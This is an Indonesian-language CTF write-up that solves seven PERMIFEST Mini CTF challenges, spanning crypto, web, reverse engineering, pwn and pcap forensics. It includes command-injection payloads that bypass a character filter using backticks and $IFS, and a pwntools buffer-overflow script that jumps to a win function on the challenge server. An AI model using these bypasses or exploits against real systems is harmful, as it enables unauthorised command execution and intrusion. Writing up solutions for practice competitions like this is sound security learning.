

Write Up CTF PERMIFEST MINI CTF

Faryuki And The Gank



Faryuki
Sigmanyooo
Dhyoo

1. emperor secret **PMCTF{flag_adm1n_m4l4s}**

101



emperor secret

295 pts

Sang Kaisar telah meninggalkan pesan rahasia untukmu. Namun, pesan tersebut telah dienkripsi menggunakan metode kuno. beruntungnya agen kita berhasil menemukan file yang digunakan untuk mengenkripsi pesannya

flag yang sudah di
enkripsi:c2a7c3b3c39cc3b1c28b18c2aac2940e51c3b671c2a10fc2b3c387c2b
b12c3b9c39cc3a2c3bc0b

Download Lampiran

  dist.zip

Challenge ini sudah diselesaikan

Submit flag

terdapat file flag.txt dan chall.py

```
1 import random
2
3 FLAG = "flag{isi_flag_asli}"
4
5 def caesar_xor_encrypt(text, seed):
6     random.seed(seed)
7     encrypted = []
8
9     for i, char in enumerate(text):
10         shift = random.randint(1, 25)
11         xor_key = random.randint(1, 255)
12
13         if char.isalpha():
14             base = ord('A') if char.isupper() else ord('a')
15             shifted = chr((ord(char) - base + shift) % 26 + base)
16         else:
17             shifted = char
18
19         encrypted.append(chr(ord(shifted) ^ xor_key))
20
21     return "".join(encrypted)
22
23 SEED = 1337
24 ciphertext = caesar_xor_encrypt(FLAG, SEED)
25
26
27 with open("flag.txt", "w") as f:
28     f.write(ciphertext.encode().hex())
29
30 print("Flag terenkripsi telah disimpan di flag.txt")
31
```

c2a7c3b3c39cc3b1c28b18c2aac2940e51c3b671c2a10fc2b3c387c2bb12c3b9c39cc3a2c3bc0b

selanjutnya membuat script untuk mendecrypt flag.txt menggunakan python

```
1 import random
2 import binascii
3
4 ciphertext_hex = "c2a7c3b3c39cc3b1c28b18c2aac2940e51c3b671c2a10fc2b3c387c2bb12c3b9c39cc3a2c3bc0b"
5 ciphertext = bytes.fromhex(ciphertext_hex).decode(errors="ignore")
6
7 SEED = 1337
8 random.seed(SEED)
9
10 decrypted = []
11
12 for char in ciphertext:
13     shift = random.randint(1, 25)
14     xor_key = random.randint(1, 255)
15
16     # XOR balik
17     shifted = chr(ord(char) ^ xor_key)
18
19     # Caesar balik
20     if shifted.isalpha():
21         base = ord('A') if shifted.isupper() else ord('a')
22         original = chr((ord(shifted) - base - shift) % 26 + base)
23     else:
24         original = shifted
25
26     decrypted.append(original)
27
28 flag = "".join(decrypted)
29 print("Flag:", flag)
30
```

ketika di run akan menghasilkan flagnya yaitu

Flag: PMCTF{flag_adm1n_m4l4s}

=== Code Execution Successful ===

2. Command Trickery (PMCTF{m44fin_4dmin_ya_hehe})



Command Trickery

434 pts

Sebuah web diatur untuk melakukan pengujian terhadap domain menggunakan perintah dig. Namun, tampaknya ada celah yang dapat dimanfaatkan untuk mendapatkan akses lebih dari seharusnya. Bisakah kamu menemukan cara untuk membaca file penting di sistem?


filter : [';', '&', '|', '||', '&&', '>', '<', '(', ')', '{', '}', '[', ']', '\\', '"', "'", '!', '*', '?', '~', '#', '%', '+', '']

Download Lampiran 📎

[Tautan eksternal](#)

Challenge ini sudah diselesaikan

Submit flag



Pertama saya mencoba mengetest reply dari webnya menginjeksi perintah ls namun tidak ada hasil yang berguna. Lalu mencoba berbagai hal hingga menggunakan tanda `ls` untuk menjalankan perintah dan ternyata tereksekusi di programnya.

```

dig
Masukkan alamat IP atau domain untuk diuji dengan perintah dig.

Masukkan IP atau domain

<<>> DiG 9.16.50-Debian <<>> Dockerfile app.py requirements.txt templates
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 31094
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;Dockerfile.                IN      A

;; AUTHORITY SECTION:
.                86400    IN      SOA      a.root-servers.net. nstld.verisign-grs.com. 2025022300 1800 900 604800 86400

;; Query time: 4 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Sun Feb 23 08:33:50 UTC 2025
;; MSG SIZE rcvd: 114

;; Got answer:

```

Lalu karena karakter spasi di filter saya mencoba menggantinya dengan \$IFS sehingga mencoba perintah `ls\$IFS/`

```

<<>> DiG 9.16.50-Debian <<>> app bin boot dev directory4d4flagnya etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

```

disini terlihat ada directory yang mencurigakan yaitu directory4d4flagnya. lalu saya menambahkan sintak sebelumnya menjadi `ls\$IFS/directory4d4flagnya/`

```

<<>> DiG 9.16.50-Debian <<>> flag.txt

```

disini terdapat file flag.txt jadi saya membukanya dengan perintah `cat\$IFS/directory4d4flagnya/flag.txt` dan ketemulah flagnya

```

<<>> DiG 9.16.50-Debian <<>> PMCTF{m44fin_4dmin_ya_hehe}

```

3. Triple Lock Encryption PMCTF{4n4lisis_punc4k_k3suksesan}

10

01



Triple Lock Encryption

275 pts

kami dapat pesan yang kata pak jono mengandung 3 lapis enkripsi, untungnya kami juga diberi file yang digunakan untuk mengenkripsinya

pesan:RkNTSlZ7NGQ0YnlpeWlfZmtkcZRhX2EzaWthaXVpcWR9

Download Lampiran

  dist.zip

Challenge ini sudah diselesaikan

Submit flag

pada soal diberikan 3 file yaitu chall.py, flag.txt, dan readme.txt

```
1 import base64
2 import codecs
3
4 def caesar_encrypt(text, shift):
5     result = ""
6     for char in text:
7         if char.isalpha():
8             shift_base = ord('A') if char.isupper() else ord('a')
9             result += chr((ord(char) - shift_base + shift) % 26 + shift_base)
10        else:
11            result += char
12    return result
13
14 def encrypt_flag(flag):
15
16     caesar_encrypted = caesar_encrypt(flag, 3)
17
18
19     rot13_encrypted = codecs.encode(caesar_encrypted, 'rot_13')
20
21
22     base64_encoded = base64.b64encode(rot13_encrypted.encode()).decode()
23
24     return base64_encoded
25
26 flag = "flag{isi_flag}"
27 encrypted_flag = encrypt_flag(flag)
28 print("Encrypted Flag:", encrypted_flag)
29
```

RkNTSlZ7NGQ0YnlpeWlfZmtkcZRhX2EzaWthaXVpcWR9

selanjutnya membuat script dalam python untuk mendecrypt flag.txt

sesuai clue nya ini adalah enkripsi 3 kali maka kita harus dekript 3 kali juga

- Base64 Decode
- ROT13 Decode
- Caesar Cipher (Shift -3)

```

import base64
import codecs

def caesar_decrypt(text, shift):
    result = ""
    for char in text:
        if char.isalpha():
            shift_base = ord('A') if char.isupper() else ord('a')
            result += chr((ord(char) - shift_base - shift) % 26 + shift_base)
        else:
            result += char
    return result

def decrypt_flag(encrypted_flag):
    # Step 1: Base64 Decode
    base64_decoded = base64.b64decode(encrypted_flag).decode()

    # Step 2: ROT13 Decode
    rot13_decoded = codecs.decode(base64_decoded, 'rot_13')

    # Step 3: Caesar Decrypt with shift -3
    decrypted_flag = caesar_decrypt(rot13_decoded, 3)

    return decrypted_flag

encrypted_flag = "RkNTS1Z7NGQ0YnlpeW1fZmtkczRhX2EzawthaXVpcwR9"
flag = decrypt_flag(encrypted_flag)
print("Decrypted Flag:", flag)


```

ketika script kita run akan menghasilkan flagnya yaitu

```
Decrypted Flag: PMCTF{4n4lisis_punc4k_k3suksesan}
```

```
=== Code Execution Successful ===
```

4. Manipulator Lagi (PMCTF{m4afin_admin_nih_fl4nya_admin_b4ikkan})


Manipulator lagi
295 pts

menjadi manipulator sigma

💡 manipulasi http

[Download Lampiran](#)
[Tautan eksternal](#)

Challenge ini sudah diselesaikan

Submit flag

Pada tantangan ini saya mencoba menginputkan karakter acak untuk melihat hasilnya

Selamat datang di chall manipulator!

Masukkan input Anda di bawah ini:

Pretty-print ☐

```
{"message": "Akses ditolak! Pastikan User-Agent Anda adalah 'minictfpermifest'."}
```

Disini terlihat ada clue bahwa User-Agent nya harus 'minictfpermifest'. Disini saya menggunakan terminal untuk mengubah user agentnya pada web <http://103.175.221.240:5110/search?query=dd> seperti sintak dibawah ini

```
(kali㉿kali)-[~/Downloads/minictf]
$ curl -A "minictfpermifest" "http://103.175.221.240:5110/search?query=dd"

<!DOCTYPE html>
<html lang="id">
<head>
  <meta charset="UTF-8">
  <title>Hasil Pencarian</title>
  <script src="/static/huh.js"></script>
</head>
<body>
  <h1>Hasil Pencarian</h1>
  <p>Hasil pencarian untuk: dd</p>
  <a href="/">Kembali</a>
</body>
</html>
```

Dari hasil request, tampaknya server mengembalikan halaman HTML dengan script JavaScript (huh.js) yang mencurigakan. jadi disini saya mencoba memanggilnya menggunakan curl dan muncul flagnya langsung.

```
(kali㉿kali)-[~/Downloads/minictf]
$ curl -A "minictfpermifest" "http://103.175.221.240:5110/static/huh.js"


const hiddenFlag = "PMCTF{m4afin_admin_nih_fl4nya_admin_b4ikkan}";

console.log(`Flag: ${hiddenFlag}`);
```


5. XOR Decryption Fun **PMCTF{Revers3_3ngineering_4asik_buk4n_xyz123}**

<< XOR Decryption Fun 395 pts

Kamu mendapatkan sebuah binary yang meminta flag sebagai input. Jika flag benar, program akan memberikan pesan sukses. Namun, kamu tidak memiliki akses langsung ke flag! Bisakah kamu mereverse-engineer binary ini dan menemukan flag yang tersembunyi?

[Download Attachment](#)  [chall.zip](#)

This challenge has been solved

Submit Flag

Pertama, kita memeriksa jenis file chall menggunakan perintah file

```
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8f0b8aa2c76c5435e32c1c7ee3805e4e3d9e7a3c, for GNU/Linux 3.2.0, not stripped
```

Hasil output menunjukkan bahwa file tersebut adalah executable ELF 64-bit

Selanjutnya, kita menggunakan ltrace untuk melacak pemanggilan fungsi library saat program berjalan

```
$ ltrace ./chall

printf("Masukkan flag: ") = 15
__isoc99_scanf(0x402014, 0x7fffce4a1d40, 0, 0Masukkan flag: test
) = 1
strcmp("test", "PMCTF{Revers3_3ngineering_4asik_" ... ) = 36
puts("Salah! Coba lagi."Salah! Coba lagi.
) = 18
+++ exited (status 0) +++
```

Dari hasil di atas, kita melihat bahwa strcmp() digunakan untuk membandingkan input pengguna dengan string flag terenkripsi.

Kita menjalankan gdb dan menetapkan breakpoint di strcmp

```
$ gdb -q chall
Reading symbols from chall...
(No debugging symbols found in chall)
(gdb) b strcmp
Breakpoint 1 at 0x4010b0
```


kita melihat fungsi utama main

```
(gdb) disassemble main
Dump of assembler code for function main:
0x0000000000401267 <+0>:    endbr64
0x000000000040126b <+4>:    push    %rbp
0x000000000040126c <+5>:    mov     %rsp,%rbp
0x000000000040126f <+8>:    sub     $0x40,%rsp
0x0000000000401273 <+12>:   mov     %fs:0x28,%rax
0x000000000040127c <+21>:   mov     %rax,-0x8(%rbp)
0x0000000000401280 <+25>:   xor     %eax,%eax
0x0000000000401282 <+27>:   lea     0xd7b(%rip),%rax    # 0x402004
0x0000000000401289 <+34>:   mov     %rax,%rdi
0x000000000040128c <+37>:   mov     $0x0,%eax
0x0000000000401291 <+42>:   call    0x4010a0 <printf@plt>
0x0000000000401296 <+47>:   lea     -0x40(%rbp),%rax
0x000000000040129a <+51>:   mov     %rax,%rsi
0x000000000040129d <+54>:   lea     0xd70(%rip),%rax    # 0x402014
0x00000000004012a4 <+61>:   mov     %rax,%rdi
0x00000000004012a7 <+64>:   mov     $0x0,%eax
0x00000000004012ac <+69>:   call    0x4010c0 <__isoc99_scanf@plt>
0x00000000004012b1 <+74>:   lea     -0x40(%rbp),%rax
0x00000000004012b5 <+78>:   mov     %rax,%rdi
0x00000000004012b8 <+81>:   call    0x40120b <check_flag>
```

Pada offset 0x40120b, main memanggil fungsi check_flag() yang kemungkinan berisi logika pengecekan flag.

Selanjutnya, kita melihat fungsi check_flag

```
(gdb) disassemble check_flag
Dump of assembler code for function check_flag:
0x000000000040120b <+0>:    endbr64
0x000000000040120f <+4>:    push    %rbp
0x0000000000401210 <+5>:    mov     %rsp,%rbp
0x0000000000401213 <+8>:    sub     $0x50,%rsp
0x0000000000401217 <+12>:   mov     %rdi,-0x48(%rbp)
0x000000000040121b <+16>:   mov     %fs:0x28,%rax
0x0000000000401224 <+25>:   mov     %rax,-0x8(%rbp)
0x0000000000401228 <+29>:   xor     %eax,%eax
0x000000000040122a <+31>:   lea     -0x40(%rbp),%rax
0x000000000040122e <+35>:   mov     %rax,%rdi
0x0000000000401231 <+38>:   call    0x4011b6 <decrypt_flag>
```

Pada offset 0x401231, ada pemanggilan decrypt_flag()

Kita menemukan fungsi decrypt_flag dalam binary

```
(gdb) disassemble decrypt_flag
Dump of assembler code for function decrypt_flag:
0x00000000004011b6 <+0>:    endbr64
0x00000000004011ba <+4>:    push    %rbp
0x00000000004011bb <+5>:    mov     %rsp,%rbp
0x00000000004011be <+8>:    mov     %rdi,-0x18(%rbp)
0x00000000004011c2 <+12>:   movl    $0x0,-0x4(%rbp)
0x00000000004011c9 <+19>:   jmp     0x4011f5 <decrypt_flag+63>
0x00000000004011cb <+21>:   mov     -0x4(%rbp),%eax
0x00000000004011ce <+24>:   cltq
0x00000000004011d0 <+26>:   lea     0x2e89(%rip),%rdx    # 0x404060 <encrypted_flag>
```

Kita juga menemukan alamat 0x404060, yang menyimpan flag terenkripsi

```
(gdb) x/45bx 0x404060
0x404060 <encrypted_flag>: 0x12 0x0f 0x01 0x16 0x04 0x39 0x10 0x27
x10 0x27
0x404068 <encrypted_flag+8>: 0x34 0x27 0x30 0x31 0x71 0x1d 0x71 0x2c
x71 0x2c
0x404070 <encrypted_flag+16>: 0x25 0x2b 0x2c 0x27 0x27 0x30 0x2b 0x2c
x2b 0x2c
0x404078 <encrypted_flag+24>: 0x25 0x1d 0x76 0x23 0x31 0x2b 0x29 0x1d
x29 0x1d
0x404080 <encrypted_flag+32>: 0x20 0x37 0x29 0x76 0x2c 0x1d 0x3a 0x3b
x3a 0x3b
0x404088 <encrypted_flag+40>: 0x38 0x73 0x70 0x71 0x3f
```

kemudian buat XOR dengan 0x42, kita menulis script Python untuk mendekripsi flag

```
encrypted_flag = [
    0x12, 0x0f, 0x01, 0x16, 0x04, 0x39, 0x10, 0x27,
    0x34, 0x27, 0x30, 0x31, 0x71, 0x1d, 0x71, 0x2c,
    0x25, 0x2b, 0x2c, 0x27, 0x27, 0x30, 0x2b, 0x2c,
    0x25, 0x1d, 0x76, 0x23, 0x31, 0x2b, 0x29, 0x1d,
    0x20, 0x37, 0x29, 0x76, 0x2c, 0x1d, 0x3a, 0x3b,
    0x38, 0x73, 0x70, 0x71, 0x3f
]

decrypted_flag = ''.join(chr(b ^ 0x42) for b in encrypted_flag)
print(decrypted_flag)
```


kemudian kita run

```
$ python3 decrypt_flag.py
PMCTF{Revers3_3ngineering_4asik_buk4n_xyz123}
```

setelah di run ternyata sudah muncul flagnya yaitu


PMCTF{Revers3_3ngineering_4asik_buk4n_xyz123}

6. Overflow The Gate MPCTF{BOF_3xploit_admin_minta_sory}

 **Overflow the Gate** 373 pts

Bisakah kamu menemukan cara untuk menguasai aplikasi ini dan mendapatkan akses ke flag tersembunyi?


koneksi:nc 103.175.221.240 1337

[Download Lampiran](#)  [dist.zip](#)

Challenge ini sudah diselesaikan

Submit flag

didalam file zip terdapat 2 file yaitu chall, dan flag.txt



isi file flag.txt

```
1 flag{isi_flag}
2 |
```

pertama-tama kita cek menggunakan gdb -q pada file chall dan kita gunakan command info function untuk menampilkan daftar semua fungsi yang dikenali oleh GDB dalam binary.

```
(kali@kali)-[~/Downloads/Permifest/dist]
$ gdb -q chall
Reading symbols from chall...
(No debugging symbols found in chall)
(gdb) info function
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x00000000004010b0 puts@plt
0x00000000004010c0 fclose@plt
0x00000000004010d0 setbuf@plt
0x00000000004010e0 printf@plt
0x00000000004010f0 fgets@plt
0x0000000000401100 gets@plt
0x0000000000401110 fopen@plt
0x0000000000401120 exit@plt
0x0000000000401130 _start
0x0000000000401160 _dl_relocate_static_pie
0x0000000000401170 deregister_tm_clones
0x00000000004011a0 register_tm_clones
0x00000000004011e0 __do_global_ctors_aux
0x0000000000401210 frame_dummy
0x0000000000401216 win
0x000000000040129e vuln
0x00000000004012ed main
0x000000000040131c _fini
(gdb) quit
```

Pesan "No debugging symbols found in chall" menunjukkan bahwa binary chall tidak dicompilasi dengan simbol debugging, kemudian kita copy win beserta binarynya karena win biasanya adalah fungsi tersembunyi yang mungkin memberikan flag.

```
kali@kali: ~/Downloads/Permifest/dist
File Actions Edit View Help
GNU nano 8.1 tarik.py *
from pwn import *

host = "103.175.221.240"
port = 1337

# Alamat win() yang baru
win_addr = 0x401216
offset = 72

# Buat payload
payload = b"A" * offset + p64(win_addr)

io = remote(host, port)
io.sendline(payload)

# Dapatkan respon dari server
io.interactive()
```

Selanjutnya kita membuat script tarik.py untuk menarik respon dari server, dan kita run menggunakan command python3 tarik.py


```

(kali@kali)-[~/Downloads/Permifest/dist]
$ python3 tarik.py
[.] Opening connection to 103.175.221.240 on port 1337: Trying 103.175.221.24
[+] Opening connection to 103.175.221.240 on port 1337: Done
[*] Switching to interactive mode
Enter your input: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x16\x12@
Congrats! Here is your flag: MPCTF{BOF_3xploit_admin_minta_sory}
[*] Got EOF while reading in interactive
$

```

setelah di run ternyata sudah muncul flagnya yaitu MPCTF{BOF_3xploit_admin_minta_sory}

7. Hidden Transmission (PMCTF{f0r3ns1c_enJ0y3r_4nj4y})



Pertama disini saya unzip dulu file yang sudah di download dan terdapat file pcap nya.

```

(kali@kali)-[~/Downloads/minictf/Forensic]
$ ls
Forensics.zip

(kali@kali)-[~/Downloads/minictf/Forensic]
$ unzip Forensics.zip
Archive: Forensics.zip
  inflating: Forensics.pcap

(kali@kali)-[~/Downloads/minictf/Forensic]
$ LS
LS: command not found

(kali@kali)-[~/Downloads/minictf/Forensic]
$ ls
Forensics.pcap  Forensics.zip

```

Setelah itu saya mencoba grep dengan format flag yaitu PMCTF.

```

(kali@kali)-[~/Downloads/minictf/Forensic]
$ strings Forensics.pcap | grep "PMCTF"
PMCTF{this_is_not_the_flag}j

```

namun setelah dicoba tidak bisa dan merupakan flag palsu. Jadi melanjutkan dengan cara menggunakan sintak “tshark -r forensic.pcap -Y "icmp" -T fields -e data” untuk melihat data heksadesimal yang mungkin mencurigakan yang berpotensi menjadi flag.

```
(kali㉿kali)-[~/Downloads/minictf/Forensic]
$ tshark -r Forensics.pcap -Y "icmp" -T fields -e data
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353
637
```

Disini saya melihat semua heksadesimal yang ada dan menemukan 3 data yang mencurigakan yaitu :

1. 504d4354467b746869735f69735f6e6f745f7468655f666c61677d
2. 435a5047537b67656c5f756e657172657d
3. 217c7225754c375f43623f44603430363f795f4a624330633f3b634a4e


Setelah itu mencoba mendekripnya satu persatu

```
(kali㉿kali)-[~/Downloads/minictf/Forensic]
$ echo "504d4354467b746869735f69735f6e6f745f7468655f666c61677d" | xxd -r -p
PMCTF{this_is_not_the_flag}
```

No pertama yang tadi sudah ditemukan dan bukan flagnya jadi lanjut yang kedua.

```
(kali㉿kali)-[~/Downloads/minictf/Forensic]
$ echo "435a5047537b67656c5f756e657172657d" | xxd -r -p
CZPGSGELUNEQRE
```

disini terlihat sudah berbentuk flag tapi string yang tidak terbaca. Jadi melanjutkan dengan menggunakan decode cipher identifier dan hasilnya yaitu menggunakan rot-13 dan ketemu hasilnya yaitu



namun hasilnya salah jadi sepertinya itu flag palsu juga. jadi mencoba kemungkinan yang terakhir menjadi flag.

```
(kali㉿kali)-[~/Downloads/minictf/Forensic]
$ echo "217c7225754c375f43623f44603430363f795f4a624330633f3b634a4e" | xxd -r -p
!|r%uL7_Cb?D`406?y_JbC0c?;cJN
```

disini setelah di decrypt jadi karakter asing tidak jelas, jadi lanjut menggunakan decode cipher identifier dan hasilnya yaitu menggunakan rot-47 dan mendapatkan flag yang benar

PMCTF{f0r3ns1c_enJ0y3r_4nj4y}

★ ROT47 CIPHERTEXT (?)

!|r%uL7_Cb?D`406?y_JbC0c?;cJN